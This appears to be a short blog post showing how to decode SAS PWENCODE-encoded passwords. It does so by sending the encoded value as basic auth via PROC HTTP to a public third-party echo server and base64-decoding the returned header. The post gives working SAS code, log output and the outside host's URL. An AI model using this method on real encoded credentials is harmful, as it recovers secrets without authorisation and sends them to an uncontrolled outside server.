Dmitry Alergant Follow
Oct 1, 2020 · 3 min read · Listen

A simple way to decode any SAS PWENCODE encrypted passwords

As per https://documentation.sas.com/?docsetId=secref&docsetTarget=p18zxcefav5k25n11ano9p2b71er.htm&docsetVersion=9.4&locale=en

> *"The PWENCODE procedure enables you to encode passwords.*
>
> *Encoded passwords can be used in place of plaintext passwords in SAS programs that access relational database management systems (RDBMSs) and various servers. Examples are SAS/CONNECT servers, SAS/SHARE servers, SAS Integrated Object Model (IOM) servers, SAS Metadata Servers, and more"*

It also says

> *Password protection is an important part of your security strategy, but you should not rely only on password protection for all your data security needs;* ***a determined and knowledgeable attacker can break passwords****. Data should also be protected by other security controls such as file system permissions, other access control mechanisms, and encryption of data at rest and in transit.*

In fact, someone who wants to decode these passwords only needs to be "a bit" determined and knowledgeable. Decoding method shown below is universal, works with all versions of {PWENCODE} algorithm version, and can be implemented in less than a minute (by copying&pasting a piece of code shown below).

The easiest implementation (shown below) depends on the ability to connect to an

https://www.sas.com/en_us/software/university-edition.html (that anyone can download, and it's free for personal use) and running it on a machine that does have internet access. Whatever encoded password you have, can be copied over to that machine (which has Internet access) and decoded from there.

The key idea behind password decoding is that we don't need to know anything about the encoding method's internal details. The easiest way to break any password "encoding" by SAS application is to just ask the SAS session to **use** the encoded password to authenticate to an external "service" (which necessarily involves behind-the-scenes decoding, as external databases and services know nothing of SAS's PWENCODE methods). But use a special kind of service (an echo) — such that will then nicely reveal a plain-text password back to you.

For the demonstration, first, let's encode the password "**mypassword**":

```
proc pwencode method=sas003 in='mypassword';
run;
```

```
80   proc pwencode method=sas003 in=XXXXXXXXXXXX;
81   run;
{SAS003}3CDCC489BCC8D00F1FC201DF7291AFEED928
NOTE: PROCEDURE PWENCODE used (Total process time):
real time           0.00 seconds
cpu time            0.00 seconds
```

Then, let's use this encoded password {SAS003}3CDCC489BCC8D00F1FC201DF7291AFEED928 in "Proc HTTP" to connect to any "echo" server that would conveniently reveal the decoded password to us. Where do we get such an echo server?

Node.JS. Or, even easier — I found one instance that was already deployed on Heroku (note: I'm not associated with the owner of this Heroku deployment — just found the URL online; use at your own risk, it might be retaining logs, etc.):

```
https://http-echo-server.herokuapp.com/
```


Example full Proc HTTP code. Note, the username ("a") can be arbitrary, it does not matter.

```
filename out TEMP;
proc http
    webusername="a"
    webpassword="{SAS003}3CDCC489BCC8D00F1FC201DF7291AFEED928"
    auth_basic
    method="GET"
    url="https://http-echo-server.herokuapp.com/"
    out=out;
run;
data _null_;
    infile out;
    input;
    put _INFILE_;
run;
```

Log output:


```
74          Last Modified=01Oct2020:07:14:17,
75          File Size (bytes)=429
76
77  GET / HTTP/1.1
78  Server: Cowboy
79  Date: Thu, 01 Oct 2020 11:14:14 GMT
80  Connection: close
81  Host: http-echo-server.herokuapp.com
82  User-Agent: SAS/9
83  Accept: */*
84  Authorization: Basic YTpteXBhc3N3b3Jk
```

Nearly there! The value “YTpteXBhc3N3b3Jk” is BASE64 encoded… Let’s use any of the plentifully available online base64 decoders to decode it:



Here is our password.

Hope this is helpful, and stay safe and secure!